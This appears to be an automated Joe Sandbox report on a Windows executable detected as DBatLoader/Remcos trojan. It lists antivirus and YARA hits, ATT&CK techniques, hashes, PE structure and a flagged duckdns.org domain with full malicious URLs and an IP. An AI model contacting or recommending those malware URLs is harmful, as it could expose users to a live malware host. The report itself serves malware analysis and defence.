

JOeSandbox Cloud BASIC



ID: 679209

Sample Name: vOj00hEkoQ

Cookbook: default.jbs

Time: 12:09:19

Date: 05/08/2022

Version: 35.0.0 Citrine

Table of Contents

Table of Contents	2
Windows Analysis Report vOj00hEkoQ	3
Overview	3
General Information	3
Detection	3
Signatures	3
Classification	3
Process Tree	3
Malware Configuration	3
Yara Signatures	3
Initial Sample	3
Memory Dumps	3
Unpacked PEs	4
Sigma Signatures	4
Snort Signatures	4
Joe Sandbox Signatures	4
AV Detection	4
Networking	4
Data Obfuscation	4
Mitre Att&ck Matrix	4
Behavior Graph	5
Screenshots	5
Thumbnails	5
Antivirus, Machine Learning and Genetic Malware Detection	6
Initial Sample	6
Dropped Files	6
Unpacked PE Files	6
Domains	7
URLs	7
Domains and IPs	7
Contacted Domains	7
Contacted URLs	7
URLs from Memory and Binaries	7
World Map of Contacted IPs	10
Public IPs	11
General Information	11
Warnings	12
Simulations	12
Behavior and APIs	12
Joe Sandbox View / Context	12
IPs	12
Domains	12
ASNs	12
JA3 Fingerprints	12
Dropped Files	12
Created / dropped Files	12
Static File Info	12
General	12
File Icon	13
Static PE Info	13
General	13
Entrypoint Preview	13
Data Directories	15
Sections	15
Resources	15
Imports	17
Possible Origin	18
Network Behavior	18
Network Port Distribution	18
TCP Packets	18
UDP Packets	20
DNS Queries	20
DNS Answers	20
HTTP Request Dependency Graph	20
HTTPS Proxied Packets	20
Statistics	83
System Behavior	83
Analysis Process: vOj00hEkoQ.exePID: 1328, Parent PID: 6088	83
General	83
File Activities	84
File Created	84
File Read	85
Disassembly	85

Windows Analysis Report

vOj00hEkoQ

Overview

General Information

Sample Name:	vOj00hEkoQ (renamed file extension from none to exe)
Analysis ID:	679209
MD5:	17e836d33b1392..
SHA1:	dc99e2695b030d..
SHA256:	3dd8bf8cb0353e..
Tags:	exe
Infos:	


Detection

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Antivirus / Scanner detection for sub...
Yara detected DBatLoader
Multi AV Scanner detection for subm...
Antivirus detection for URL or domain
Multi AV Scanner detection for dom...
Uses dynamic DNS services
Uses 32bit PE files
Sample file is different than original ...
PE file contains strange resources
Tries to load missing DLLs
Uses code obfuscation techniques (...)
Internet Provider seen in connection...
Detected potential crypto function

Classification



Process Tree

■ System is w10x64
● vOj00hEkoQ.exe (PID: 1328 cmdline: "C:\Users\user\Desktop\vOj00hEkoQ.exe" MD5: 17E836D33B139295B876B1A3B6A23299)
■ cleanup

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample				
Source	Rule	Description	Author	Strings
vOj00hEkoQ.exe	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Memory Dumps				
Source	Rule	Description	Author	Strings
00000000.00000003.392588116.0000000004686000.0000004.00001000.00020000.00000000.sdump	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
00000000.00000003.446198402.0000000005459000.0000004.00001000.00020000.00000000.sdump	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
00000000.00000003.373361346.0000000005270000.0000004.00001000.00020000.00000000.sdump	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000003.490854963.0000000005867000.00000004.00001000.00020000.000000000.sdmp	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
00000000.00000003.467333094.0000000005480000.00000004.00001000.00020000.000000000.sdmp	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
Click to see the 23 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.vOj00hEkoQ.exe.400000.0.unpack	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Antivirus / Scanner detection for submitted sample
Multi AV Scanner detection for submitted file
Antivirus detection for URL or domain
Multi AV Scanner detection for domain / URL

Networking



Uses dynamic DNS services

Data Obfuscation



Yara detected DBatLoader

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 DLL Side-Loading	OS Credential Dumping	1 Query Registry	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Obfuscated Files or Information	LSASS Memory	1 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
vOj00hEkoQ.exe	77%	Virustotal		Browse
vOj00hEkoQ.exe	49%	Metadefender		Browse
vOj00hEkoQ.exe	58%	ReversingLabs	Win32.Trojan.Remcos	
vOj00hEkoQ.exe	100%	Avira	TR/Agent.afak	

Dropped Files

 No Antivirus matches

Unpacked PE Files

 No Antivirus matches

Domains				
Source	Detection	Scanner	Label	Link
aubromaterkiddie.duckdns.org	7%	Virustotal		Browse

URLs				
Source	Detection	Scanner	Label	Link
http://www.pregrad.netopenU	0%	Avira URL Cloud	safe	
http://https://aubromaterkiddie.duckdns.org/S	100%	Avira URL Cloud	malware	
http://www.emerge.de	0%	Virustotal		Browse
http://www.emerge.de	0%	Avira URL Cloud	safe	
http://https://aubromaterkiddie.duckdns.org/typmpustomsspyheeueheheupoawymopustysom/Grxxswfwhjzuxjvaphlnsurmttnrajm	100%	Avira URL Cloud	malware	
http://www.pregrad.net	0%	Avira URL Cloud	safe	
http://https://aubromaterkiddie.duckdns.org/typmpustomsspyheeueheheupoawymopustysom/Grxxswfwhjzuxjvaphlnsu	100%	Avira URL Cloud	malware	
http://www.emerge.deDVarFileInfo\$	0%	Avira URL Cloud	safe	
http://https://aubromaterkiddie.duckdns.org/	100%	Avira URL Cloud	malware	


Domains and IPs					
Contacted Domains					
Name	IP	Active	Malicious	Antivirus Detection	Reputation
aubromaterkiddie.duckdns.org	208.67.105.81	true	true	7%, Virustotal, Browse	unknown

Contacted URLs			
Name	Malicious	Antivirus Detection	Reputation
http://https://aubromaterkiddie.duckdns.org/typmpustomsspyheeueheheupoawymopustysom/Grxxswfwhjzuxjvaphlnsurmttnrajm	true	Avira URL Cloud: malware	unknown

URLs from Memory and Binaries				
Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.pregrad.netopenU	vOj00hEkoQ.exe, 00000000.00000003.384404649.00000000047FB000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.489464514.0000000005868000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.369993368.0000000005470000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.418411643.000000000586E000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.444314708.0000000005380000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.392588116.0000000004686000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000000.3.468202246.0000000005379000.00000004.0001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.446198402.0000000005459000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.407097431.000000004970000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.419436006.0000000005894000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.380813419.00000000047D4000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.490854963.0000000005867000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.388270798.000000004688000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.456730184.0000000005481000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.467333094.0000000005480000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.461723377.0000000005498000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000000.3.373822199.0000000005374000.00000004.0001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.371871713.000000000547C000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.361939985.000000004970000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.536696915.000000000810000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.521065189.0000000005840000.00000004.00001000.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://https://aubromaterkiddie.duckdns.org/S	vOj00hEkoQ.exe, 00000000.00000003.534041371.00000000006E5000.00000004.00000020.00020000.00000000.sdmp	true	Avira URL Cloud: malware	unknown
http://www.emerge.de	vOj00hEkoQ.exe	false	0%, Virustotal, Browse - Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.pregrad.net	vOj00hEkoQ.exe, vOj00hEkoQ.exe, 00000000.00000003.384404649.00000000047FB000.0000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.489464514.0000000005868000.00000004.00001000.0020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.369993368.000000000547000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.418411643.000000000586E000.00000004.00001000.0002000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.444314708.0000000005380000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.392588116.0000000004686000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.392588116.0000000004686000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.468202246.0000000005379000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.446198402.0000000005459000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.407097431.0000000004970000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.419436006.0000000005894000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.380813419.00000000047D4000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.490854963.0000000005867000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.388270798.0000000004688000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.456730184.0000000005481000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.467333094.0000000005480000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.373822199.0000000005374000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.371871713.000000000547C000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.361939985.0000000004970000.00000004.00001000.00020000.00000000.sdmp, vOj00hEkoQ.exe, 00000000.00000003.536696915.000000000081000.00000004.00001000.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http:// https://aubromaterkiddie.duckdns.org/typmpustomsspy heeueheheupoawymopustysom/Grxxswfwhjzuxjvaphl nsu	vOj00hEkoQ.exe, 00000000.00000003.454813082.00000000006D9000.00000004.00000020.00020000.00000000.sdmp	true	Avira URL Cloud: malware	unknown



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.67.105.81	aubromaterkiddie.duckdns.org	United States		20042	GRAYSON-COLLIN-COMMUNICATIONSUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679209
Start date and time: 05/08/202212:09:19	2022-08-05 12:09:19 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	vOj00hEkoQ (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.winEXE@1/0@1/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.54.89.106
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com, glb.sls.prod.dcat.dsp.trafficmanager.net
- Execution Graph export aborted for target vOj00hEkoQ.exe, PID 1328 because there are no executed function
- Not all processes were analyzed, report is missing behavior information
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:10:26	API Interceptor	187x Sleep call for process: vOj00hEkoQ.exe modified

Joe Sandbox View / Context

IPs

 No context

Domains

 No context

ASNs

 No context

JA3 Fingerprints

 No context

Dropped Files

 No context

Created / dropped Files

 No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.96987317587864
TrID:	• Win32 Executable (generic) a (10002005/4) 90.27% • Win32 Executable Borland Delphi 7 (665061/41) 6.00% • Win32 Executable Borland Delphi 6 (262906/60) 2.37% • Windows ActiveX control (116523/4) 1.05% • Win32 Executable Delphi generic (14689/80) 0.13%
File name:	vOj00hEkoQ.exe
File size:	1009664
MD5:	17e836d33b139295b876b1a3b6a23299
SHA1:	dc99e2695b030dcd66fff58e2fe1254c5ceffe21
SHA256:	3dd8bf8cb0353e84983445dded6e0a42427d5adce1bae358c3cc692793530615
SHA512:	f288da05f169db3dd1f7c2937b27374873f551f0c77813b7bf5266cc9241e333ffd1d7993b184ef6271d96606a64fc62a668fe4c506ad0d0d2265e924f004b48
SSDEEP:	24576:5DA1mchKTwkH17WtMBhiUDxvHiMYStUtVSn52pAf2rDNtl2aCHX:5Dhc8ZPbVI5Sn52KN
TLSH:	51259D21F6E24433C173377C5E5B46A59939BE103A78D88A3BE92D981FFD68178342C6
File Content Preview:	MZP.....@.....!..L!..This program must be run under Win32..\$7.....

File Icon	
	
Icon Hash:	c49af2e8ece0e6c8

Static PE Info	
General	
Entrypoint:	0x4a3b74
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, BYTES_REVERSED_LO, 32BIT_MACHINE, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	205f6434858f3f8cc9e8b96d094507a2

Entrypoint Preview	
Instruction	
push ebp	
mov ebp, esp	
add esp, FFFFFFF0h	
mov eax, 004A38D4h	
call 00007F17B4C106A1h	
mov eax, dword ptr [004A587Ch]	
mov eax, dword ptr [eax]	
call 00007F17B4C713E1h	
mov ecx, dword ptr [004A59E0h]	
mov eax, dword ptr [004A587Ch]	
mov eax, dword ptr [eax]	
mov edx, dword ptr [004A0C1Ch]	
call 00007F17B4C713E1h	
mov eax, dword ptr [004A59E0h]	
mov eax, dword ptr [eax]	

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories			
Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa7000	0x27a4	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb9000	0x43000	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xac000	0xc1ec	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0xab000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0xa2bc8	0xa2c00	False	0.5100101406490015	data	6.535344306379752	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
DATA	0xa4000	0x1aa4	0x1c00	False	0.42703683035714285	data	4.101220909917565	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
BSS	0xa6000	0xef5	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.idata	0xa7000	0x27a4	0x2800	False	0.3671875	data	5.001062777293974	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.tls	0xaa000	0x40	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rdata	0xab000	0x18	0x200	False	0.05078125	data	0.2005819074398449	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0xac000	0xc1ec	0xc200	False	0.5179606958762887	data	6.616954325025841	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0xb9000	0x43000	0x43000	False	0.5516047691231343	data	7.262575014709826	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ


Resources					
Name	RVA	Size	Type	Language	Country
AUDIOES	0xb9d88	0x3697c	RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz	English	United States
RT_CURSOR	0xf0704	0x134	data		
RT_CURSOR	0xf0838	0x134	data		
RT_CURSOR	0xf096c	0x134	data		
RT_CURSOR	0xf0aa0	0x134	data		
RT_CURSOR	0xf0bd4	0x134	data		
RT_CURSOR	0xf0d08	0x134	data		

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0xf0e3c	0x134	data		
RT_BITMAP	0xf0f70	0x1d0	data		
RT_BITMAP	0xf1140	0x1e4	data		
RT_BITMAP	0xf1324	0x1d0	data		
RT_BITMAP	0xf14f4	0x1d0	data		
RT_BITMAP	0xf16c4	0x1d0	data		
RT_BITMAP	0xf1894	0x1d0	data		
RT_BITMAP	0xf1a64	0x1d0	data		
RT_BITMAP	0xf1c34	0x1d0	data		
RT_BITMAP	0xf1e04	0x1d0	data		
RT_BITMAP	0xf1fd4	0x1d0	data		
RT_BITMAP	0xf21a4	0xe8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0xf228c	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xf4834	0x988	data		
RT_ICON	0xf51bc	0x468	GLS_BINARY_LSB_FIRST		
RT_DIALOG	0xf5624	0x52	data		
RT_STRING	0xf5678	0x114	data		
RT_STRING	0xf578c	0x3d0	data		
RT_STRING	0xf5b5c	0x554	data		
RT_STRING	0xf60b0	0x3cc	data		
RT_STRING	0xf647c	0x1d4	data		
RT_STRING	0xf6650	0x180	data		
RT_STRING	0xf67d0	0x314	COM executable for DOS		
RT_STRING	0xf6ae4	0x4f4	data		
RT_STRING	0xf6fd8	0x1c0	data		
RT_STRING	0xf7198	0xec	data		
RT_STRING	0xf7284	0x134	data		
RT_STRING	0xf73b8	0x314	data		
RT_STRING	0xf76cc	0x40c	data		
RT_STRING	0xf7ad8	0x380	data		
RT_STRING	0xf7e58	0x3d4	data		
RT_STRING	0xf822c	0x250	data		
RT_STRING	0xf847c	0xec	data		
RT_STRING	0xf8568	0x1dc	data		
RT_STRING	0xf8744	0x3ec	data		
RT_STRING	0xf8b30	0x3f4	data		
RT_STRING	0xf8f24	0x30c	data		
RT_STRING	0xf9230	0x328	data		
RT_RCDATA	0xf9558	0x10	data		
RT_RCDATA	0xf9568	0x370	data		
RT_RCDATA	0xf98d8	0x16ad	Delphi compiled form 'TForm1'		
RT_RCDATA	0xfaf88	0x2c3	Delphi compiled form 'TForm2'		
RT_RCDATA	0xfb24c	0x39e	Delphi compiled form 'TForm3'		
RT_RCDATA	0xfb5ec	0x2d0	Delphi compiled form 'TForm4'		
RT_GROUP_CURSOR	0xfb8bc	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb8d0	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb8e4	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb8f8	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb90c	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb920	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb934	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_ICON	0xfb948	0x30	data		
RT_VERSION	0xfb978	0x498	data	German	Germany

Imports	
DLL	Import
